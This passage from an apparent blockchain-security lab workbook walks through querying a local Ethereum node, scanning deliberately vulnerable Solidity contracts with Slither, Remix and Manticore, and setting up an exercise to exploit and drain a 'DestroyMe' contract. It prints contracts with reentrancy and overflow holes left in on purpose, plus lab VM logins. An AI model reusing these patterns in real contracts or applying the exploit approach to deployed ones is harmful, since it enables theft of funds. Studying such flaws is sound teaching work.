0x6a5d1cc1a97cc80b160876ba4000acef274a114002290cbc3eef6612b5873d	0x28Bcb89EB6094def28f68beE9c0bC2a7E5481F29	0xE186F74259f579345d7A6cB97468FaeC6708966	96189	20 gwei	0.00 ETH	6721975	5

Step 5

Interact with the deployed contract

Interact with the contract. Send a curl command from your terminal to the contract RPC endpoint with a several methods:

`eth_getBalance` , `eth_accounts` , `eth_getTransactionReceipt`

Details on the methods syntax can be found: <https://eth.wiki/json-rpc/API>

***NOTE: Dont forget to put quotes around <> and <> on the command line. See the screenshot that follows if having issues with syntax. ***

✓ Solution

```
curl -X POST "http://localhost:7545" --data '{"jsonrpc":"2.0","id":1,"method":"eth_getBalance","params":["<>Your Contract Address>","latest"]}'  
curl -X POST "http://localhost:7545" --data '{"jsonrpc":"2.0","id":1,"method":"eth_accounts","params":[]}'  
curl -X POST "http://localhost:7545" --data '{"jsonrpc":"2.0","id":1,"method":"eth_getTransactionReceipt","params":["<>Your Transaction Hash>"]}'
```

BONUS: Try other methods learned in the Lecture as well, or use the Open Zeppelin oz tool.

Lab 3.4: Vulnerability Scanning a Solidity Project

The student will leverage several tools to perform Vulnerability scanning and static code analysis on a group of Smart contracts. The tools used are Slither, and REMIX with Mythril

Objectives

- Become familiar with the type of vulnerability detectors available in Slither.
- Vulnerability Scanning with Slither (CLI)
- Vulnerability Scanning with Mythril on REMIX (GUI)
- Compare the outputs of the scan results.
- Detect some common vulnerability classes of Solidity Smart Contracts.

Lab Preparation

This lab is completed in your ZIION VM

Launch the ZIION VM and log in.

- LOGIN = zzion
- PASSWORD = zzion

Lab Walkthrough

Step 1

Locate the solidity file

On your ZIION VM, Browse to the folder `/var/www/html/workbook/labs/scripts/lab-3.4` and list out the files that are found there.

You should see a smart contract called `SEC554_REENTRANCY.sol`

Inspect this solidity file to see the functions and code inside.

Solution

```
cd /var/www/html/workbook/labs/scripts/lab-3.4/ cat SEC554_REENTRANCY.sol
```

```
zilon@zilon-sec554: /var/www/html/workbook/labs/scripts/lab-3.4
GNU nano 4.8
pragma solidity ^0.4.23;

contract SEC554_REENTRANCY {

    //THIS ASSIGNS A KEY-VALUE PAIR TO LOOK UP CREDIT AMOUNTS WITH ETH ADDRESS/
    mapping (address => uint256) public credit;

    //THIS IS A FUNCTION TO ADD FUNDS TO THE CONTRACT AND CREDIT THE SENDER/
    function donate(address to) payable {
        credit[msg.sender] += msg.value;
    }

    //THIS SHOWS ETHER CREDITED TO THE ADDRESS/
    function assignedCredit(address) returns (uint){
        return credit[msg.sender];
    }

    //THIS WITHDRAWS ETHER FROM CONTRACT/
    function withdraw(uint amount) {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender] -= amount;
        }
    }
}
```

Step 2

Check Slither Detectors

See the type of security vulnerability detectors `slither` provides.

Solution

```
slither --list-detectors
```

You should see the following table output:

ziiion@ziiion-sec554:/var/www/html/workbook/labs/scripts/lab-3.4\$ slither --list-detectors					
Num	Check	What it Detects	Impact	Confidence	
1	name-reused	Contract's name reused	High	High	
2	rtlo	Right-To-Left-Override control character is used	High	High	
3	shadowing-state	State variables shadowing	High	High	
4	suicidal	Functions allowing anyone to destruct the contract	High	High	
5	uninitialized-state	Uninitialized state variables	High	High	
6	uninitialized-storage	Uninitialized storage variables	High	High	
7	arbitrary-send	Functions that send Ether to arbitrary destinations	High	Medium	
8	controlled-delegatecall	Controlled delegatecall destination	High	Medium	
9	reentrancy-eth	Reentrancy vulnerabilities (theft of ethers)	High	Medium	
10	erc20-interface	Incorrect ERC20 interfaces	Medium	High	
11	erc721-interface	Incorrect ERC721 interfaces	Medium	High	
12	incorrect-equality	Dangerous strict equalities	Medium	High	
13	locked-ether	Contracts that lock ether	Medium	High	
14	shadowing-abstract	State variables shadowing from abstract contracts	Medium	High	
15	tautology	Tautology or contradiction	Medium	High	
16	boolean-cst	Misuse of Boolean constant	Medium	Medium	
17	constant-function-asm	Constant functions using assembly code	Medium	Medium	
18	constant-function-state	Constant functions changing the state	Medium	Medium	
19	divide-before-multiply	Imprecise arithmetic operations order	Medium	Medium	
20	reentrancy-no-eth	Reentrancy vulnerabilities (no theft of ethers)	Medium	Medium	
21	tx-origin	Dangerous usage of `tx.origin`	Medium	Medium	
22	unchecked-lowlevel	Unchecked low-level calls	Medium	Medium	
23	unchecked-send	Unchecked send	Medium	Medium	
24	uninitialized-local	Uninitialized local variables	Medium	Medium	
25	unused-return	Unused return values	Medium	Medium	
26	shadowing-builtin	Built-in symbol shadowing	Low	High	
27	shadowing-local	Local variables shadowing	Low	High	
28	void-cst	Constructor called not implemented	Low	High	
29	calls-loop	Multiple calls in a loop	Low	Medium	
30	reentrancy-benign	Benign reentrancy vulnerabilities	Low	Medium	
31	reentrancy-events	Reentrancy vulnerabilities leading to out-of-order Events	Low	Medium	
32	timestamp	Dangerous usage of `block.timestamp`	Low	Medium	
33	assembly	Assembly usage	Informational	High	
34	boolean-equal	Comparison to boolean constant	Informational	High	
35	deprecated-standards	Deprecated Solidity Standards	Informational	High	
36	erc20-indexed	Un-indexed ERC20 event parameters	Informational	High	
37	low-level-calls	Low level calls	Informational	High	
38	naming-convention	Conformity to Solidity naming conventions	Informational	High	
39	pragma	If different pragma directives are used	Informational	High	
40	solc-version	Incorrect Solidity version	Informational	High	
41	unused-state	Unused state variables	Informational	High	
42	reentrancy-unlimited-gas	Reentrancy vulnerabilities through send and transfer	Informational	Medium	
43	too-many-digits	Conformance to numeric notation best practices	Informational	Medium	
44	constable-states	State variables that could be declared constant	Optimization	High	
45	external-function	Public function that could be declared external	Optimization	High	

Step 3

Run Slither

Run a Reentrancy vulnerability detector on SEC554_REENTRANCY.sol

Solution

```
slither SEC554_REENTRANCY.sol --detect reentrancy-eth
```



Note

If you get a compilation error when running slither, this is due to a different compiler version of `solc` currently set rather than what the contract uses. Enter the command `sudo solc-select 0.4.26` to switch to the correct pragma and try to run slither again.

We can see the output that slither has found an issue. Because there is a state value written after a call, this function is vulnerable to re-entrancy/recusion attack.

```
INFO:Detectors:  
Reentrancy in SEC554_REENTRANCY.withdraw(uint256) (SEC554_REENTRANCY.sol#19-24):  
  External calls:  
    - msg.sender.call.value(amount)() (SEC554_REENTRANCY.sol#21)  
  State variables written after the call(s):  
    - credit[msg.sender] -= amount (SEC554_REENTRANCY.sol#22)  
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities  
INFO:Slither:SEC554_REENTRANCY.sol analyzed (1 contracts with 1 detectors), 1 result(s) found
```


Step 4

Use Static Analysis in REMIX

Now lets use the GUI Based Vulnerability and static analysis scanner based on mytrhl, which is provided as a plugin within remix.

Browse to the Web-Based Solidity IDE at URL: <https://remix.ethereum.org>

REMIX is maintained by Ethereum, and is a free web based IDE that connects Plugins, and compiles/scans solidity to assist development of the ethereum blockchain. (an account may have to be registered if you haven't done so yet, so use any email you'd like when prompted)




The screenshot shows the Remix Ethereum browser interface. On the left is a sidebar with various icons for file explorers, terminals, and other tools. The main area has a terminal-like interface with a search bar at the top. Below the search bar is a help message:

```
remix.loadgist(id): Load a gist in the file explorer.  
remix.loadurl(url): Load the given url in the file explorer. The url can be of type github, swarm, ipfs or raw http  
remix.execute(filepath): Run the script specified by file path. If filepath is empty, script currently displayed in the editor is executed.  
remix.exeCurrent(): Run the script currently displayed in the editor  
remix.help(): Display this help message  
  
- Welcome to Remix 0.10.7 -  
  
You can use this terminal to:  
• Check transactions details and start debugging.  
• Execute JavaScript scripts:  
    - Input a script directly in the command Line interface  
    - Select a Javascript file in the file explorer and then run `remix.execute()` or `remix.exeCurrent()` in the command Line interface  
    - Right click on a Javascript file in the file explorer and then click 'Run'  
  
The following libraries are accessible:  
• web3 version 1.0.0  
• ethers.js  
• swarmpw  
• remix (run remix.help() for more info)
```

Step 5

Upload contract code to REMIX

Once in REMIX, click the "Folder" sign under FILE EXPLORERS, and Browse to the SEC554_REENTRANCY.sol contract.



Step 6

Active the modules in REMIX

Browse to the Plugins tab, and Activate the “SOLIDITY COMPILER” and “SOLIDITY STATIC ANALYSIS” Plugins.

A screenshot of the Remix Ethereum IDE interface. On the left, the "PLUGIN MANAGER" sidebar is open, listing various tools like "SOLIDITY COMPILER", "SOLIDITY STATIC ANALYSIS", and "3BOX SPACES". A red arrow points upwards from the bottom of the sidebar towards the top of the screen. In the main area, a Solidity contract named "SEC554_REENTRANCY.sol" is displayed. The code includes functions for adding funds, checking credit, and withdrawing ether. A red arrow points to the "DEPLOY & RUN TRANSACTIONS" button in the sidebar.

```
pragma solidity ^0.4.26;
contract SEC554_REENTRANCY {
    //THIS ASSIGNS A KEY-VALUE PAIR TO LOOK UP CREDIT AMOUNTS WITH ETH ADDRESS/
    mapping (address => uint256) public credit;
    //THIS IS A FUNCTION TO ADD FUNDS TO THE CONTRACT AND CREDIT THE SENDER/
    function donate(address to) payable {
        credit[msg.sender] += msg.value;
    }
    //THIS SHOWS ETHER CREDITED TO THE ADDRESS/
    function assignedCredit(address) returns (uint){
        return credit[msg.sender];
    }
    //THIS WITHDRAWS ETHER FROM CONTRACT/
    function withdraw(uint amount) {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender] -= amount;
        }
    }
}
```

Finally, click the "Compiler" Tab, and select the version matching the contract. In this case, 0.4.26. After, selecting the compiler from the menu, run "COMPILE".

A screenshot of the Remix Ethereum IDE interface, focusing on the "SOLIDITY COMPILER" tab. A red arrow points upwards from the bottom of the sidebar towards the top of the screen. Another red arrow points to the "Compile SEC554_REENTRANCY.sol" button at the bottom of the sidebar. The code editor shows the same Solidity contract as the previous screenshot.

```
pragma solidity ^0.4.26;
contract SEC554_REENTRANCY {
    //THIS ASSIGNS A KEY-VALUE PAIR TO LOOK UP CREDIT AMOUNTS WITH ETH ADDRESS/
    mapping (address => uint256) public credit;
    //THIS IS A FUNCTION TO ADD FUNDS TO THE CONTRACT AND CREDIT THE SENDER/
    function donate(address to) payable {
        credit[msg.sender] += msg.value;
    }
    //THIS SHOWS ETHER CREDITED TO THE ADDRESS/
    function assignedCredit(address) returns (uint){
        return credit[msg.sender];
    }
    //THIS WITHDRAWS ETHER FROM CONTRACT/
    function withdraw(uint amount) {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender] -= amount;
        }
    }
}
```

Step 7

Compile the Smart Contract in REMIX

Click on the "Results" Tab, and Evaluate the output from the Static Analysis. We see there is a REENTRANCY VULNERABILITY along with other information and warnings.

Online Solidity Decomplier X Remix - Ethereum IDE X Lab 3.4: Vulnerability Scanning X https://remix.ethereum.org/#optimize=false&runs=200&evmVersion=null&version=soljson-v0.4.26+commit.4563c3fc.js

SOLIDITY STATIC ANALYSIS

Security

- Transaction Origin: 'tx.origin' used
- Check-effects-interaction: Potential reentrancy bugs
- Inline Assembly: Inline assembly used
- Block timestamp: Block timestamp can only be used by experienced devs
- Block Hash: Can be influenced by miners
- Selfdestruct: Contracts using destructed contract can be broken

Gas & Economy

ERC

Miscellaneous

last results for: browser/SEC554_REENTRANCY.sol

Security

Check-effects-interaction:

Potential violation of Checks-Effects-Interaction pattern in SEC554_REENTRANCY.withdraw(uint256). Could potentially lead to re-entrancy vulnerability.

more

Pos: 19:4

Low level calls:

Use of "call": should be avoided whenever possible. It can lead to unexpected behavior if return value is not handled properly. Please use Direct Calls via specifying the called contract's interface.

more

Pos: 21:8

Gas & Economy

Gas costs:

Gas requirement of function SEC554_REENTRANCY.withdraw is infinite: If the gas requirement of a function is higher than the block gas limit, it cannot be executed. Please avoid loops in your functions or actions that modify large areas of storage (this includes clearing or copying arrays in storage)

Pos: 19:4

Miscellaneous

Constant/View/Pure functions:

SEC554_REENTRANCY.assignedCredit(address) : Potentially should be constant/view/pure but is not.

more

Pos: 14:4

SEC554_REENTRANCY.sol x

```
pragma solidity ^0.4.26;

contract SEC554_REENTRANCY {
    //THIS ASSIGNS A KEY-VALUE PAIR TO LOOK UP CREDIT AMOUNTS WITH ETH ADDRESS//
    mapping (address => uint256) public credit;

    //THIS IS A FUNCTION TO ADD FUNDS TO THE CONTRACT AND CREDIT THE SENDER//
    function donate(address to) payable {
        credit[msg.sender] += msg.value;
    }

    //THIS SHOWS ETHER CREDITED TO THE ADDRESS//
    function assignedCredit(address) returns (uint){
        return credit[msg.sender];
    }

    //THIS WITHDRAWS ETHER FROM CONTRACT//
    function withdraw(uint amount) {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender] -= amount;
        }
    }
}
```

hide01.ir

0 listen on network Search with transaction hash or address

• remix (run remix.help() for more info)

Step 8

Analyze static analysis output

Understand why this is a vulnerability, and read information about the other issues detected by REMIX Static Analysis.

- Check-effects-interaction: Potential violation of Checks-Effects-Interaction pattern in SEC554_REENTRANCY.withdraw(uint256): Could potentially lead to re-entrancy vulnerability.
- Low level calls: Use of "call": should be avoided whenever possible. It can lead to unexpected behavior if return value is not handled properly. Please use Direct Calls via specifying the called contract's interface.

Lab 3.5: Identifying an Exploit

The student will take knowledge about solidity vulnerabilities, and locate an integer overflow inside the smart contract with a tool called Manitcore which provides Dynamic code analysis for vulnerability testing.

Objectives

- Use Symbolic Execution to find security vulnerabilities.
- Use manticore to perform the analysis on an exploitable contract.
- Identify arithmetic based vulnerabilities.
- Learn the output files from a manticore symbolic execution run.

Lab Preparation

This lab is completed in your ZION VM

Launch the ZION VM and log in.

- LOGIN = zion
- PASSWORD = zion

Lab Walkthrough

Step 1

Locate the solidity file

On your ZION VM, Browse to the folder `/var/www/html/workbook/labs/scripts/lab-3.5` and list out the files that are found there.

You should see a smart contract called `SEC554_CoinBank.sol`

Inspect this solidity file to see the functions and code inside. The solidity file should look like the following.

```
zillion@zillion-sec554: /var/www/html/workbook/labs/scripts/lab-3.5          ×
GNU nano 4.8                                     SEC554_CoinBank.sol
pragma solidity ^0.4.26;

contract Ownership{
    address owner = msg.sender;
    function Owner() public{
        owner = msg.sender;
    }
    modifier isOwner(){
        require(owner == msg.sender);
        _;  }}
contract Pausable is Ownership{
    bool is_paused;
    modifier ifNotPaused(){
        require(!is_paused);
        _;  }
    function paused() isOwner public{
        is_paused = true;  }
    function resume() isOwner public{
        is_paused = false;  }}
contract SEC554_CoinBank is Pausable{
    mapping(address => uint) public balances;
    function transfer(address to, uint value) ifNotPaused public{
        balances[msg.sender] -= value;
        balances[to] += value;
    }
}
```

Step 2

Set compiler version

Notice from Step 1 the solidity compiler version: `pragma solidity ^0.4.26;`

Change your environment to use this solc compiler with `solc-select`. You may need to use `sudo` so type in your zillion password.

Solution

```
sudo solc-select 0.4.26
```

Step 3

Run symbolic execution

Run manticore on the contract to perform symbolic execution and transaction analysis.

When running manticore, ensure the switches `--txlimit 1` and `--limit-loops` is selected, otherwise the test will run for a very long time depending on your workstation power. (Or may never finish)

✓ Solution

```
manticore SEC554_CoinBank.sol --contract SEC554_CoinBank --txlimit 1 --limit-loops
```

The result will look similar to this screenshot, and may take several minutes to finish.

Step 4

Analyze findings from manticore

Once complete take a look at the vulnerabilities detected. The results are displayed on screen as execution is performed, and the results are placed in a folder starting with `mcore`.

```

zilon@zilon-sec554:/var/www/html/workbook/labs/scripts/lab-3.5/mcore_h6rfxaam$ ls
command.sh           user_00000001.pkl      user_00000003.tx.json    user_00000006.summary      user_00000009.constraints
global.findings       user_00000001.summary     user_00000004.constraints user_00000006.trace        user_00000009.findings
global_SEC554_CoinBank.init_asm   user_00000001.trace      user_00000004.logs       user_00000006.tx        user_00000009.logs
global_SEC554_CoinBank.init_visited user_00000001.tx       user_00000004.pkl       user_00000006.tx.json    user_00000009.pkl
global_SEC554_CoinBank.runtime_asm  user_00000001.tx.json   user_00000004.summary    user_00000007.constraints user_00000009.summary
global_SEC554_CoinBank.runtime_visited user_00000002.constraints user_00000004.trace     user_00000007.logs       user_00000009.trace
global_SEC554_CoinBank.sol          user_00000002.logs      user_00000004.tx.json   user_00000007.pkl       user_00000009.tx
global.summary          user_00000002.pkl       user_00000004.tx.json   user_00000007.summary    user_00000009.tx.json
manticore.yml          user_00000002.summary     user_00000005.constraints user_00000007.trace       user_00000009.constraints
user_00000000.constraints    user_00000002.trace      user_00000005.logs       user_00000007.tx        user_00000009.logs
user_00000000.logs         user_00000002.tx       user_00000005.pkl       user_00000007.tx.json    user_00000009.pkl
user_00000000.pkl         user_00000002.tx.json   user_00000005.summary    user_00000008.constraints user_00000009.summary
user_00000000.summary      user_00000003.constraints user_00000005.trace     user_00000008.logs       user_00000009.trace
user_00000000.trace        user_00000003.logs      user_00000005.tx       user_00000008.pkl       user_00000009.tx
user_00000000.tx          user_00000003.pkl      user_00000005.tx.json   user_00000008.summary    user_00000009.tx.json
user_00000000.tx.json      user_00000003.summary     user_00000006.constraints user_00000008.trace       user_00000009.findings
user_00000001.constraints    user_00000003.trace      user_00000006.logs       user_00000008.tx        user_00000009.pkl
user_00000001.logs         user_00000003.tx       user_00000006.pkl       user_00000008.tx.json    user_00000009.summary

```

NOTE - Every Student will have a different folder with the results. In this example results are in mcore_tubm5yw4

Take a look at the files created by manticore.

Solution

```
ls ./mcore_***/ //make sure you use your folders name
```

There are many output files from the symbolic execution, showing logs, summaries, traces, and findings.

Open the global.findings file to see the summary results

Manticore has found several vulnerabilities, including a couple integer overflow vulnerabilities.

The code segments for balances[to] += and balances[to] -= create arithmetic vulnerabilities.

```

zilon@zilon-sec554:/var/www/html/workbook/labs/scripts/lab-3.5/mcore_h6rfxaam$ cat global.findings
- Potentially reading uninitialized storage -
Contract: 0xe8ad887e8a212e925e0f4d53cf80ada12cddf7cd EVM Program counter: 0x310
Solidity snippet:
  24 balances[to] += value

- Unsigned integer overflow at ADD instruction -
Contract: 0xe8ad887e8a212e925e0f4d53cf80ada12cddf7cd EVM Program counter: 0x312
Solidity snippet:
  24 balances[to] += value

- Unsigned integer overflow at SUB instruction -
Contract: 0xe8ad887e8a212e925e0f4d53cf80ada12cddf7cd EVM Program counter: 0x2c5
Solidity snippet:
  23 balances[msg.sender] -= value

- Potentially reading uninitialized storage -
Contract: 0xe8ad887e8a212e925e0f4d53cf80ada12cddf7cd EVM Program counter: 0x1e7
Solidity snippet:
  21 mapping(address => uint) public balances

```

Lab 3.6: Exploiting a Smart Contract on the Blockchain

In this final lab, the students take the knowledge from the previous labs and combine them to perform an exploit on a smart contract. They will take a smart contract called "DestroyMe.sol" provided by the instructor, deploy it to the local hosted node, and run an exploitation web3js script that will selfdestruct and steal the funds from the deployed contract.

Objectives

- Use all the Ethereum skills and security tools

Lab Preparation

This lab is completed in your ZION VM

1. Launch the ZION VM and log in.

- LOGIN = zion
- PASSWORD = zion

⚠ Attention

You should be familiar with or have performed all the prior labs, which will assume you know how to use Ganache, Truffle, and Other tools used on ZION.

Lab Walkthrough

Step 1

Find and Copy Lab Files

In the `/var/www/html/workbook/labs/scripts/lab-3.6` folder, you will see several contracts, and javascript files. These will be used for the Lab, and the code is provided for you.

The files included are:

1. **DestroyMe.sol** - The contract we are going to exploit.
2. **Migrations.sol** - The contract used by truffle to migrate to Ganache.
3. **1_initial_migration.js** - The javascript code used to migrate the initial contract to the Blockchain.
4. **2_deploy_contracts.js** - The javascript code used to deploy the contract to the Blockchain.
5. **truffle-config.js** - The configuration environment for your local blockchain. This must match GanacheUI.
6. **check.js** - Function to check storage at an address.
7. **exploit.js** - Javascript used to change the owner of the contract if left uninitialized.
8. **getaddress.js** - Function to check storage at an address.

9. `destroy_me.js` - Javascript used to call the `destroy()` function that terminates contract.

10. `sendMoney.js` - Function used to fund an address.

Copy these files into your working directory. (in this example we are using `/var/www/html/workbook/labs/scripts/lab-3.6/`)

Step 2

Initialize truffle project

```
Initialize a truffle project with truffle init
ziiion@ziiion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ truffle init
Starting init...
=====
> Copying project files to /var/www/html/workbook/labs/scripts/lab-3.6/lab3-6
Init successful, sweet!
ziiion@ziiion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ █
```

This will create the folder structures with `/contract` `/migrations` `/test` and `truffle-config.js` (See Lab 3.3 for more details if needed)

Step 3

Setup the environment

Move the provided contract `DestroyMe.sol` into the `/contracts` folder that was just initialized.

```
cp DestroyMe.sol ./contracts/
```

Move the provided contract `Migrations.sol` into the `/contracts` folder or overwrite the one currently there with the provided version which has the correct pragma.

```
cp Migrations.sol ./contracts/
```

```
ziiion@ziiion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ cp ..../DestroyMe.sol ./contracts/
ziiion@ziiion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ cp ..../Migrations.sol ./contracts/
ziiion@ziiion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ █
```

Step 4

Setup the truffle config

Replace the default `truffle-config.js` with the one provided in the lab folder (or the code below). This must much the environment you are deploying into. Our main parameters are:

- HOST = 127.0.0.1
- PORT = 8545

- NETWORK-ID = *
- COMPILER VERSION = 0.4.16

The `truffle-config.js` to use:

```
module.exports = {
  networks: {
    development: {
      host: "127.0.0.1",          // Localhost (default: none)
      port: 8545,                // Standard Ethereum port (default: none)
      network_id: "*",           // Any network (default: none)
    },
  },
  compilers: {
    solc: {
      version: "0.4.16"        // Fetch exact version from solc-bin (default: truffle's version)
    },
  },
};
```

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ cp ./truffle-config.js ./truffle-config.js
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ ls
contracts migrations test truffle-config.js
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ cat truffle-config.js
module.exports = {
  networks: {
    development: {
      host: "127.0.0.1",          // Localhost (default: none)
      port: 8545,                // Standard Ethereum port (default: none)
      network_id: "*",           // Any network (default: none)
    },
  },
  compilers: {
    solc: {
      version: "0.4.16"        // Fetch exact version from solc-bin (default: truffle's version)
    },
  },
};
```

Step 5

Create/Copy the migrations script

Create Migrations Script to deploy the `DestroyMe` contract. In the `/migrations` folder, copy the `2_deploy_contracts.js` file provided into `/migrations` or create it with the following:

Create file: `nano 2_deploy_contracts.js` Edit file: Paste the following:

```
var DestroyMe=artifacts.require("DestroyMe");

module.exports = function (deployer) {
  deployer.deploy(DestroyMe);
};
```

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ cp ./2_deploy_contracts.js ./migrations/
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ cat ./migrations/2_deploy_contracts.js
var DestroyMe=artifacts.require("DestroyMe");

module.exports = function (deployer) {
  deployer.deploy(DestroyMe);
};

zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$
```

Step 6

Validate project structure

Ensure your project structure looks like this screenshot. You can use `ls -R` to check.

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ ls -R
.:
contracts migrations test truffle-config.js

./contracts:
DestroyMe.sol Migrations.sol

./migrations:
1_initial_migration.js 2_deploy_contracts.js

./test:
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$
```

Compile the Project with `truffle compile` from the base folder containing the `truffle-config.js`

A successful compile will look similar to this output:

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ truffle compile

Compiling your contracts...
=====
✓ Fetching solc version list from solc-bin. Attempt #1
✓ Downloading compiler. Attempt #1.
